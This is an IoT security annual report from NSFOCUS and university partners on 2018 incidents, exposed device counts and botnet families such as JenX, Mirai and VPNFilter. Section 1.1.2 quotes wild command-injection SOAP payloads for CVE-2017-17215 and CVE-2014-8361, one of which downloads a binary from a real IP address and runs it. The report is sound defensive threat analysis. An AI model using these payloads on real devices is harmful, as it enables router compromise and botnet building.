格物实验室
NSFOCUSGEWU LAB
绿盟科技格物实验室推荐

NSFOCUS

2018 物联网安全年报

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于 2000 年 4 月，总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测 / 防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易。

股票简称：绿盟科技　股票代码：300369

关于上海交通大学信息内容分析技术国家工程实验室

上海交通大学信息内容分析技术国家工程实验室于 2009 年 3 月由国家发改委批准建设。实验室主体建设于张江高科技园区，并于 2014 年 6 月通过国家验收。实验室主要围绕国家信息化建设对网络信息安全管理的需求，重点开展网络发布内容智能获取、多媒体内容主题提取与分类、基于内容的网络访问控制等关键技术方面的研究。同时，实验室积极开拓产业新增长点，加快技术成果转化，支撑国家有关职能部门和信息安全基础设施建设。

近年来实验室聚焦物联网安全的密码理论、密钥管理、无线传感器网络安全、入侵检测、安全数据融合、安全定位、射频识别的隐私与安全、物联网嵌入式系统的安全设计，取得了一系列成果。相关成果已经在电信运营商、公安、网安、文化宣传等系统获得成功应用。

关于广州大学网络空间先进技术研究院

为加快推进高水平大学建设步伐，布局新的学科与科研大平台，学校围绕“5+2”平台引进并打造了一批高水平创新型科研团队，2017 年 7 月份，学校成功引进了方滨兴院士，并以方院士团队为主体，成立了网络空间先进技术研究院。研究院下设 4 个研究所：网络安全研究所、物联网及安全研究所、大数据及安全研究所、先进计算技术研究所。

物联网及安全研究所协同网络安全研究所、网络空间安全大数据分研究所，以物联网环境的个人用户隐私保护、平台安全的局限性、普遍存在的移动性使得追踪和资产管理面临挑战、设备的数量巨大使得常规的更新和维护操作面临挑战、基于云的操作使得边界安全不太有效等核心科学问题。在物联网中存在的隐私保护、认证、访问控制管理、数据保护、物理安全、设备保护和资产管理等物联网及安全方向开展深入学术研究及技术应用。

特别声明

为避免合作伙伴及客户数据泄露，所有数据在进行分析前都已经过匿名化处理，不会在中间环节出现泄露，任何与客户有关的具体信息，均不会出现在本报告中。

目录

目录 CONTENTS

目录 CONTENTS

执行摘要

随着物联网的不断发展，物联网安全也被越来越多的人所关注。我们于 2016 年发布《物联网安全白皮书》，进行物联网安全的科普介绍；并于 2017 年发布《2017 物联网安全年报》，关注物联网资产在互联网上的暴露情况、设备脆弱性以及威胁风险分析。今年，我们持续深入研究物联网资产和威胁：在资产方面，我们关注如何更精准地刻画暴露在互联网上的物联网资产分布情况；在威胁分析方面，我们将重点类别的物联网资产关联从互联网上发现的异常事件，跟踪相关的物联网威胁，包括各类恶意攻击和恶意家族。

首先，我们回顾了 2018 年 7 个影响较大的物联网安全事件。在 2018 年，攻击者利用漏洞编写恶意软件感染大量物联网设备、在暗网买卖攻击服务、肆意发动破坏和勒索攻击。这些行为显然针对物联网设备或由物联网设备发动的攻击，对国家关键信息基础设施、大型企业和个人的安全构成了严重的威胁，物联网总体安全形势依然严峻，处置和缓解物联网威胁任重道远。

我们在去年的报告中提到，互联网上暴露的各类物联网设备累计高达 6000 万台，这是对端口进行一年的扫描数据的统计结果。由于一年内多个扫描轮次中，物联网设备的网络地址可能会发生变化，通过这种统计口径得出的数据不能反映物联网资产某段时间的真实暴露情况。为了解物联网资产准确的变化情况，我们对比了多个扫描轮次的数据，有如下发现：

通过对国内路由器、摄像头和 VoIP 电话的资产变化数量对比分析，发现有至少 40% 的物联网资产的网络地址处于频繁变化的状态中，而同时资产的网络地址所映射的网段只有 10% 发生变化。我们进而对部分变化网段进行抽样分析，发现超过 90% 的抽样网段资产的网络地址采用拨号方式入网。那么无论是描绘暴露物联网资产，还是追溯发动恶意攻击的设备，都不能忽视考虑物联网资产网络地址的变化因素。

除了对于物联网资产暴露情况的深入研究外，我们对将近半年的全网扫描的物联网资产数据和绿盟威胁情报中心（NTI）的威胁情报数据、可管理服务的安全设备的日志告警信息，以及合作第三方的数据进行关联，以统计并分析暴露在互联网上的物联网资产的风险和遭受威胁趋势。

分析近半年的物联网资产的行为可知，在所有设备和出现过异常行为的设备中，路由器和摄像头比例均为最高，异常设备的行为主要以 DDoS 攻击、僵尸网络通信和扫描探测为主，存在这些行为的异常物联网设备占所有异常物联网设备的 79.36%；在所有异常物联网设备中，开放 554 端口的摄像头数量

最多，此类物联网设备的安全检查需要得到重点关注。物联网攻击体现出很强的家族属性，从蜜罐捕获和僵尸网络跟踪的角度看，Mirai 和 Gafgyt 两大家族的物联网恶意样本数量最多，而从检测到的攻击行为角度看，物联网僵尸主机家族的前两名是 Gafgyt 和 XorDDos。从全球视角观察，不同国家的恶意物联网设备发动的攻击手法具有差异性，以路由器为例，美国的异常路由器的主要以漏洞利用的手段被利用，但巴西的主要以恶意挖矿为主等；聚焦国内，我们发现无论是物联网设备的总数，还是异常物联网设备的数量，都与区域的经济发展水平有较强的关联，特别是第三产业。从厂商角度观察，2018 年 4 月份，MikroTik 路由器的漏洞披露后被利用进行恶意挖矿，我们在 10 月发现仍有大量 MikroTik 路由器在挖矿，导致 MikroTik 是我们在 2018 年观察到设备被恶意利用最多的厂商。物联网安全一从设计之初要考虑安全问题，二在体系建设时要在端管云都要做好防护，三在安全治理时要考虑大量存量的弱安全设备，足见其任重道远，绝非一朝一夕可成。

在研究物联网暴露资产和跟踪威胁时，我们发现大量 UPnP 服务暴露在互联网上，沦为攻击者的利用对象，成为 DDoS 攻击的重要来源。我们有如下发现：

全球有约 280 万台物联网设备开放了 UPnP SSDP 服务（1900 端口），存在被利用进行 DDoS 攻击的风险，其中有 38.6% 的设备同时还开放了 UPnP SOAP 服务，在这些开放 SOAP 服务的设备中，69.8% 的设备存在漏洞。由于 SOAP 服务缺乏鉴权机制，约 41 万台端口映射服务可访问的物联网设备存在被入侵的可能。在这些设备中，有 8.9% 的设备被发现存在恶意的端口映射条目，例如会将内网的 445 端口和 139 端口暴露在互联网上，而开启这两个端口服务可能存在遭受永恒之蓝、永恒之红的攻击的风险，平均每个受感染的设备存在 282 条感染记录。我们发现两类添加恶意端口映射的家族 IntraScan 和 NodeDoS：IntraScan 试图将所有的内网端口都暴露在互联网上，全球有约 9 千台设备受到感染；NodeDoS 存在两种恶意行为，一是映射到 8.8.8.8 的 53 端口，推测其将设备作为 DNS 反射攻击的肉鸡集群，二是映射到某色情广告平台，进行分布式广告点击从中获利，全球目前有约 600 台设备受到感染。

我们通过全球部署的蜜罐研究 UPnP 攻击态势，通过对近两个月的数据进行分析，我们观察到 1056 次 SSDP 反射攻击事件，此外还捕获到如 UPnP 的探测扫描、针对 CVE 的远程代码注入等恶意行为。

纵观 2018 年，物联网安全事件频发，原因有三：第一，物联网设备本身风险高、易被利用，同时大量暴露在互联网上；第二，DDoS 服务、勒索和恶意挖矿易变现且其低风险受到攻击者亲睐，攻击者可利用开源的武器库快速组装恶意软件，进而扫描、渗透并控制物联网设备；第三，物联网的供应链长、

执行摘要

碎片化严重，物联网厂商不具备所需的安全能力，安全厂商无法参与整个物联网产品的设计、实现、生产和升级环节。此外物联网安全相关的标准、法律法规尚未完善，监管机构缺乏有效的落地方针。因而，我们建议安全厂商、物联网厂商、物联网服务商、网络运营商及国家相关部门需要通力协作，从横贯云管端安全的顶层设计，到具体产品的安全设计实现测评，从威胁预警和安全治理结合的监管体系，到产业合作创建多赢的商业模式，携手共建物联网安全生态环境。

最后，我们有如下预测：

在未来几年中，随着国家大力推动 IPv6 战略，暴露在互联上的物联网资产数量可能会剧增，随之而来的安全问题也会增多。并且物联网安全事件不会减少，甚至会因被黑产利用而增多。

由于互联网上暴露的物联网设备数量庞大，且相关漏洞层出不穷，物联网恶意家族[1] 如 Gafgyt、Mirai 和 XorDDoS 等较为活跃，且僵尸网络呈现出服务化、集中化，基本形成托管服务（DDoSaaS、Ransomware-aaS、Cryptojacking-aaS），攻击者只需在暗网购买服务即可完成攻击，无需花费构建的时间等，致使威胁进一步增大。相信由此类服务发动的攻击会频繁见诸报端。

由于很多网关类设备都开启了 UPnP 服务，而这些设备大多是遗留设备，短期内很难通过固件升级或替换来解决相关安全问题，随着攻击者对于 UPnP 的认知逐渐加深，UPnP 带来的威胁将更加严重，特别是针对家庭和企业的内部网络的攻击。

1 物联网恶意家族是指以物联网设备为肉鸡目标的僵尸网络家族。

1

2018年重大物联网安全事件回顾

随着物联网设备数量的日趋增长，物联网设备的漏洞也逐渐被暴露出来。一些活动在暗网中的不法分子，会寻找、利用或控制存在这些漏洞的物联网设备，进而发动恶意攻击。比如乌克兰电网中的 SCADA 系统被入侵后，攻击者对乌克兰电网发动了断网攻击，这种破坏行为无疑是影响人民生活、社会稳定甚至是国家安全的不安定因素。目前我们监测到的扫描、控制、攻击的行为，多为不法分子通过利用设备漏洞，进而在设备上运行恶意软件实现的。一些恶意软件，如 Mirai、BrickerBot 等，已被公开报道，为世人所知。

本章列举了 2018 年影响较大的物联网安全事件。通过回顾相关的安全事件，读者可了解到当前的物联网安全形势 [1]。

观点 1：回顾 2018 年的重大物联网安全事件，攻击者恶意行为涉及感染物联网设备、买卖攻击服务、肆意发动破坏攻击，这些行为表明针对物联网或由物联网发动的攻击对各国的关键信息基础设施安全构成了严重的威胁，物联网安全形势依然严峻。


1.1 暗网出现利用物联网设备的 DDoSaaS

1.1.1 事件回顾

2018 年 2 月，Radware 的信息安全专家 Pascal Geenens 分析了一个 DDoS 攻击组织，该组织利用一个名为 JenX 的恶意带软件感染的物联网设备发动 DDoS 攻击，目前他们已在暗网中出租 DDoS 服务（DDoSaaS，DDoS as a Service）[1]，服务价格如图 1.1 所示。尽管 JenX 感染的物联网设备数量未知，但是从这个组织可以发起 290-300Gbps 的 DDoS 攻击来看，其控制的设备数量至少有 2.9 万台（以每个设备对外最大上传带宽 10Mps 计算）。具体而言，JenX 可分别利用 CVE-2017–17215 和 CVE-2014-8361 感染华为 HG532 路由器和运行 Realtek SDK 的设备，一般情况下，这类设备的带宽约 100Mbps，上传带宽约 10Mbps。和完全分布式僵尸网络 Mirai 不同的是，该僵尸网络由服务器完成漏洞利用和僵尸主机管理的任务。在 7 月，黑客利用 CVE-2017–17215 仅仅在一天内就构建了一个 18000 台僵尸网络主机构成的僵尸网络 [2]。可见 JenX 的影响面之大。

1 关于物联网中的感染主机数量或者控制的主机数量，这个数字大多数是估计的。研究员主要是参考期活跃程度、分布程度、利用的漏洞等不同角度信息，再结合各个安全厂商的蜜罐中捕获的数据来计算的。该数量只能作为一个参考，并不能作为实际感染的主机数量来认定。如果数字是确定的，可能的情况是不法分子入侵了设备，并修改了设备指纹，在扫描的过程中可以将感染的设备标记出来，使安全公司可以通过扫描的方式可以统计到设备数量。如果是后者，则数字是可信的。

图 1.1 暗网买卖 DDoS 服务价格



1.1.2 原理简述

图 1.2 所示为 CVE-2017–17215 的利用思路 [13]，即攻击者可以向目标主机的 37215 端口发送 HTTP POST 请求，并使用一系列不同的命令序列在目标主机中下载并运行恶意软件。

图 1.2 CVE-2017–17215 的命令注入点

```
<?xml version="1.0" ?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
            <NewStatusURL>$(cd /tmp/ ;rm -rf okiru ;killall okiru ;killall masuta ;killall telnet
;killall telnet.mips ;killall mips ;killall mirai ;busybox wget -g 5.39.22.8 -l jennifer -r
/jennifer.mips ;chmod +x jennifer ;./jennifer)</NewStatusURL>
            <NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
        </u:Upgrade>
      </s:Body>
</s:Envelope>
```

CVE-2014-8361 漏洞的利用思路相似，如图 1.3 所示，攻击者在“NewInternalClient”的 xml 标签中插入下载并运行恶意软件的命令。恶意软件运行之后，受感染的设备会接收来自 C&C 服务器的其他命令，图 1.4 所示为受感染设备与 C&C 的 TCP 会话的心跳数据。

图 1.3 CVE-2014-8361 的命令注入点

```
<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <s:Body>
  <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
   <NewRemoteHost></NewRemoteHost>
   <NewExternalPort>47449</NewExternalPort>
   <NewProtocol>TCP</NewProtocol>
   <NewInternalPort>44382</NewInternalPort>
   <NewInternalClient>`cd /tmp/; rm -rf t`</NewInternalClient>
   <NewEnabled>1</NewEnabled>
   <NewPortMappingDescription>syncthing</NewPortMappingDescription>
   <NewLeaseDuration>0</NewLeaseDuration>
  </u:AddPortMapping>
 </s:Body>
</s:Envelope>
```

图 1.4 受感染设备与 C&C 的 TCP 会话的心跳数据

```
00000000  00 00 00 01                                       ....
00000004  07 72 65 61 6c 74 65 6b                           .realtek
0000000C  00 00                                             ..
    00000000  00 00                                           ..
0000000E  00 00                                             ..
    00000002  00 00                                           ..
00000010  00 00                                             ..
    00000004  00 00                                           ..
00000012  00 00                                             ..
    00000006  00 00                                           ..
00000014  00 00                                             ..
    00000008  00 00                                           ..
00000016  00 00                                             ..
    0000000A  00 00                                           ..
00000018  00 00                                             ..
    0000000C  00 00                                           ..
0000001A  00 00                                             ..
    0000000E  00 00                                           ..
0000001C  00 00                                             ..
    00000010  00 00                                           ..
0000001E  00 00                                             ..
    00000012  00 00                                           ..
```

1.1.3 小结

恶意软件 JenX 构建了中心化的物联网僵尸网络，其发动的 DDoS 攻击达到 200Gbps 以上，足以证明其控制的设备数量相当多。在暗网被作 DDoS 服务出租用，足见黑产武器化之先进、商业化之成熟。物联网厂商需要及时更新补丁，并引导客户进行升级，这样也有助于降低暴露在互联网上的物联网设备被当做僵尸主机利用的风险。

1.2 Hide'n Seek 僵尸网络感染了 9 万台物联网设备

1.2.1 事件回顾

2018年1月，Bitdefender发现了一个新的僵尸网络并将其命名为Hide'n Seek[3]，到了2018年4月份，已经有 9 万台设备被感染并成为 P2P 的僵尸主机。Hide'n Seek 最后一次更新在 2018 年 9 月，其武器库在添加了安卓设备的 ADB 服务的端口探测和利用 [4] 后，感染的设备数量大大增加。

1.2.2 原理简述

1.2.2.1 利用已知漏洞

Hide'n Seek 利用多个已知的远程命令执行漏洞（参见表 1.1 ）感染运行 Linux 操作系统的设备，如路由器、摄像头和服务器。

表 1.1 Hide'n Seek 利用的远程命令执行的漏洞

漏洞	POC 发布时间
TP-Link 路由器 RCE 漏洞	2013 年 3 月 12 日
思科 Linksys 路由器 RCE 漏洞	2014 年 2 月 16 日
JAWS/1.0 RCE 漏洞	2016 年 2 月 10 日
AVTECH IP 摄像头 / NVR / DVR RCE 漏洞	2016 年 10 月 11 日
贝尔金无线摄像头 RCE 漏洞	2017 年 7 月 17 日
OrientDB RCE 漏洞	2017 年 10 月 9 日
Netgear DGN1000 RCE 漏洞	2017 年 10 月 25 日
Apache CouchDB RCE 漏洞	2018 年 6 月 20 日
HomeMatic Zentrale CCU2 RCE 漏洞	2018 年 7 月 18 日

1.2.2.2 利用 ADB 服务

2018 年 9 月份，Bitdefender 研究员 Liviu Arsene 在新的样本中找到了利用 ADB 服务的代码。也就是说，Hide'n Seek 也会感染暴露在互联网上的开启 ADB 网络调试服务的安卓设备，包括智能电视、机顶盒、人脸识别门禁，车载娱乐系统等 [5]。

Liviu Arsene 表示，虽然从现有的证据还不能够判定该僵尸网络运营商的下一阶段目标，但他们的确一直在为其增加新的能力，这很可能是在为控制尽可能多的设备做准备。

1.2.3 小结

目前没有证据表明攻击者是否已经利用 Hide'n Seek 僵尸网络发动了攻击，但是从其控制的主机数量来看，能发动的攻击最大可以达到 900Gbps，这已经接近了 2016 年 Mirai 僵尸网络的 DDoS 攻击高峰。如果用户购买并部署了 DDoS 缓解相关的服务或者设备，需要及时做好相应的检测与防护。

1.3 IoTroop 针对金融机构的多起 DDoS 攻击活动

1.3.1 事件回顾

在 2017 年 10 月 29 日，Check Point 在其发布的技术报告中表示，他们的安全团队发现了一个代号为 IoTroop 的新型僵尸网络 [6] 。网络安全公司 RecordedFuture 的威胁研究小组 Insikt Group 基于僵尸网络基础设施的使用和攻击的时间的分析，推断了该僵尸网络在短短一天内就连续发动了三次针对不同金融机构的 DDoS 攻击。

第一起攻击事件发生在 2018 年 1 月 28 日 18:30 左右，至少 1.3 万台拥有唯一的 IP 地址物联网设备实施了 DNS 放大攻击，攻击峰值流量达到了 30 Gbps。第二起攻击事件几乎是与第一起攻击事件同时发生的。Insikt Group 认为这两起攻击是由相同的 Mirai 变种僵尸网络发起的，因为在第二次攻击事件中，与受害者企业的服务进行了通信的 26 个 IP 地址中，有 19 个参与了对第一家金融机构的攻击。2018 年 1 月 28 日 21:00 左右，仅在前两起事件发生后的短短几个小时内，又发生了第三起针对 TCP 443 端口的攻击事件，尽管技术上的细节没有被公开，但三起事件的时间之短，是可能存在相关性的。

根据之前对恶意软件的分析，IoTroop 借用了一部分 Mirai 的代码。与 Mirai 类似，该恶意软件针对的是网络设备，例如由普联（TP-Link）、Avtech、MikroTik、Linksys、Synology 和 GoAhead 等公司制造的路由器和摄像头。据 Insikt Group 称，在这个僵尸网络中，有 80% 的设备是受感染的 MikroTik 路由器，其余 20% 由其他多种物联网设备组成，包括 Ubiquity、Cisco 和 ZyXEL 路由器等设备。

1.3.2 小结

继 2016 年 Mirai 事件之后，多种恶意软件家族对物联网设备发起攻击，使大量脆弱的物联网设备沦为僵尸网络的一部分，成为 DDoS 攻击的直接攻击者。Mirai 家族，例如本事件中的 IoTroop，以及其他如 SORA、OMG、OWARI、Omni 等各类变种恶意软件也被检测到有不同的活跃情况。其他家族如

Gafgyt 在 2018 年也有一定的活跃程度，有关这这些家族的详细分析，见章节 3.5.2 。随着物联网设备的逐步广泛地应用，对物联网设备恶意软件检测能力和修复能力也需要安全厂商、物联网设备生产厂商和物联网用户一起建立和完善。

1.4 VPNFilter 感染约 50 万台物联网设备，或与国家行为有关

1.4.1 事件回顾


2018 年 5 月 23 日，思科的 Talos 团队在其官网发布了一个报告 [19]，公开了一个名为“VPNFilter”的恶意软件的行为。经过与合作伙伴、执法部门的合作，该团队最终估算出有至少 50 万台设备受到感染，分布范围超过了 54 个国家。2018 年 6 月 8 日，思科更新了该恶意软件影响的设备的厂商，包括：华硕（Asus）、友讯（D-Link）、华为（Huawei）、Linksys、MikroTik、网件（Netgear）、威连通（QNAP）、普联（TP-Link）、Ubiquiti、Upvel 和中兴（ZTE）[20]。VPNFilter 控制的 50 万台设备均为网络设备，如路由器、防火墙等，试想这些设备的网络转发功能遭到破坏，受到影响的设备很可能从 50 万台设增加到数百万台。

与其他事件不同的是，思科推测该恶意软件可能与国家行为有关，原因是：VPNFilter 利用了 BlackEnergy 的一部分代码（BlackEnergy 的攻击是在 2015 年发生的，也就是著名的乌克兰电厂事件，22.5 万的乌克兰人民在黑暗中度过了 6 小时 [42]）。2018 年 7 月 13 日，乌克兰声称拦截了一起针对某化工厂的攻击行为，攻击手法也是借助了 VPNFilter 恶意软件，意欲破坏化工厂的正常运转，乌克兰反间谍部门将该攻击归于俄罗斯的入侵 [18]。

1.4.2 原理简介

VPNFilter 的原理比较复杂，具体可参见 Talos 在其博客上发布的相关细节 [19]，这里简单描述该恶意软件的行为。VPNFilter 分三个阶段。阶段 1 建立加密连接（非标准的 RC4），并从 photobucket.com 下载图片，从图片的地理位置信息中解析出 C&C 的 IP；阶段 2 包含覆盖硬盘（使设备变砖）并与 C&C 服务器通信配置代理；阶段 3 嗅探流经设备上的数据包，并尝试找到认证相关的信息。

图 1.5 VPNFilter 的运行流程



1.4.3 小结

正因是疑似国家行为，VPNFilter 恶意软件的功能和实现比较复杂，大大增加了研究员分析的难度。安全厂商及时捕获并分析到该软件的恶意行为，有助于及时针对该恶意软件做好检测与预防。如果这样的恶意软件的攻击目标是国内关键信息基础设施，那我们是否有能力及时检测并分析出恶意软件行为，值得深思。

1.5 台积电生产线被勒索，停产损失超 10 亿

1.5.1 事件回顾

2018 年 8 月 3 日 ~2018 年 8 月 6 日，中国台湾的台积电有三家工厂因遭遇病毒而停工，造成亏损超过十亿元人民币。据台积电总裁魏哲家所说，该病毒是因为工人没有按照安全规范，在上线前对新产品进行隔离并做安全检查就直接上线，导致恶意软件感染了生产线和总部。魏哲家称目前尽量减少因延迟交货对客户的影响是努力方向，同时也表明“不认为人为定制病毒针对台积电”[22]。

台积电这次事件的时间比较巧合，其一，该事件刚好是苹果、华为的发布会前期，应是生产紧张的阶段；其二，该事件刚好发生在原总裁张忠谋交接新班子的两个月后[23]。众人对此说法不一。不过该事件得到妥善处理，后续没有因这次病毒感染事件产生其他不良影响。

1.5.2 小结

内部有大量的工控设备的企业，其设备和系统长期不更新，导致安全风险非常大。随着勒索软件、国家层面的恶意攻击频发，石油化工、冶金、电力、轨道交通、烟草等国家重点行业面临前所未有的网络安全威胁[24]。不仅仅是设备老旧的问题会导致企业面临安全风险，其内部人员管理也需要跟进物联网发展潮流，2018 年 11 月底，三星的 11 名员工买卖 OLED 曲面屏技术，牟利 155 亿韩元[27]。面临这种情况，企业不仅要对各类设备设置安全策略，更应该在企业管理方面增加安全方面的投入，确保公司的网络安全同时，也要确保信息不会因为人员离职而被泄露。

1.6 UPnProxy 脆弱性使 4.5 万个内网敞开，威胁众多企业和家庭

1.6.1 事件回顾

2018 年 11 月 28 日，Akamai 在其博客网站[9]的一篇博文中提到：在 350 万台设备中，有 27.7 万台运行着存在漏洞的 UPnP 服务，已确认超过 4.5 万台设备在 UPnP NAT 注入活动中受到感染。这些注入攻击将路由器背后的内网设备暴露到互联网上，将有助于黑客渗透进更多的内网设备，进一步攻击家庭，威胁智能家居的运行安全和个人隐私，甚至在 BYOD 场景中继续渗透企业。

其实，早在 2013 年 Rapid 7 就发布了《Security Flaws in Universal Plug and Play》，报告总结了对 UPnP 脆弱性的研究结论，其中包含了对互联网上暴露的资产做漏洞扫描的实验。所有暴露在互联网上的设备中，超过 8000 万台设备开放了 UPnP 服务。报告中阐述的多种攻击手段中至少一种会影响其中约 4000~5000 万的设备，当中有 2300 万台设备，仅仅通过发送单个 UDP 数据包，就可以使设备执行系统命令。

1.6.2 原理简介

国内的 IPv4 的地址比较少，网络地址翻译（NAT）技术可以很好地解决地址不够用的问题，在网关

处设置 NAT 可以解决将内网某些服务映射到外网以便访问的需求；此外，NAT 向外部屏蔽了非必要的内网服务，网关建立了内网设备与外部用户之间的边界，其他的服务在网关处得到保护。UPnP 技术在网关内的集成，使 NAT 的设置不但可以手动操作，还可以由安装在内网机器的客户端开启 UPnP 协议后，与网关交互：网关可开启一个端口，将内网中的服务映射到外网。所以，为便于阐述，分为以下三个场景：

1. 网关没有 UPnP 功能。
2. 网关有 UPnP 功能，而内网设备不具备和网关的 UPnP 协议交互的功能。
3. 网关有 UPnP 功能，且内网设备具备和网关的 UPnP 协议交互的功能。

假设 UPnP 协议或服务存在漏洞，且该漏洞能被攻击者利用，利用效果是：攻击者能把内网中的任意主机的任意端口映射到网关的端口上，那么，场景 2 和场景 3 的内网设备，如果开启了 SSH、FTP 等服务，很有可能被攻击者攻陷。技术上，UPnProxy 是向网关的 XML 等配置文件中注入 NAT 表，从而配置网关使内网服务通过网关的端口暴露。这使得网关如同一个攻击者用来访问内网服务的代理服务器，因而被称为 UPnProxy。

1.6.3 小结

路由器和光猫作为家庭宽带上网的必备设备，更应该注重对网络边界的防护，UPnProxy 脆弱性提醒了物联网厂商需要在网关处加强防护，尤其是对内部服务的访问控制。一旦被攻击者渗透进家庭和企业内网，则面临隐私泄露，重要数据被勒索、甚至危害人身安全等风险。

1.7 20 万台路由器被黑导致内网设备恶意挖矿

1.7.1 事件回顾


MikroTik 路由器开放了一个管理路由器的服务，可通过专用的软件（Winbox）密码认证后访问。在 2018 年 3 月份，MikroTik 通过博客公布了一个 WinBox 漏洞 [15] 。同年 8 月，互联网上约 20 万台未更新固件的 MikroTik 的路由器被发现与恶意的挖矿行为有关 [17] 。在此次事件中，攻击者通过向用户浏览的页面中植入 Coinhive 挖矿脚本，迫使用户在不知情的情况下，牺牲内网设备的算力挖掘 Monero 加密货币，并将获益转发给攻击者的钱包地址。

1.7.2 原理简介

利用 3 月公布的漏洞，攻击者可以通过 Winbox 从设备读取文件，获得对路由器的未经身份验证的远程管理员访问权限，从而管理路由器。成功登陆路由器后，攻击者启用 HTTP 代理功能将所有 HTTP 403 的错误页面重定向到一个自己创建好的包含 Coinhive 挖矿脚本的页面，这样用户在浏览到任何类型的错误页面时，都会跳转到这个包含挖矿脚本的自定义页面进行挖矿。

在 2018 年 10 月 [16]，一位名为 icematcha 的研究人员研究了该漏洞并详细阐述了进一步利用后门控制 MikroTik 路由器并获取了 Linux 系统的 Bash，这次研究表明攻击者有途径利用该漏洞构建一个庞大的僵尸网络。

图 1.6 利用后门获取 MikroTik 路由器的的 Bash



1.7.3 小结

3.2.4 节持续跟踪 Coinhive 家族控制的物联网设备，并详细分析了该家族的挖矿设备的分布情况。

尽管厂商及时发现并修补了该漏洞，但是一部分用户并没有及时升级固件，使得攻击者趁机攻陷了 20 万台设备。可见定期获取厂家的安全通告、及时更新和加固设备是非常必要的。

1.8 总结

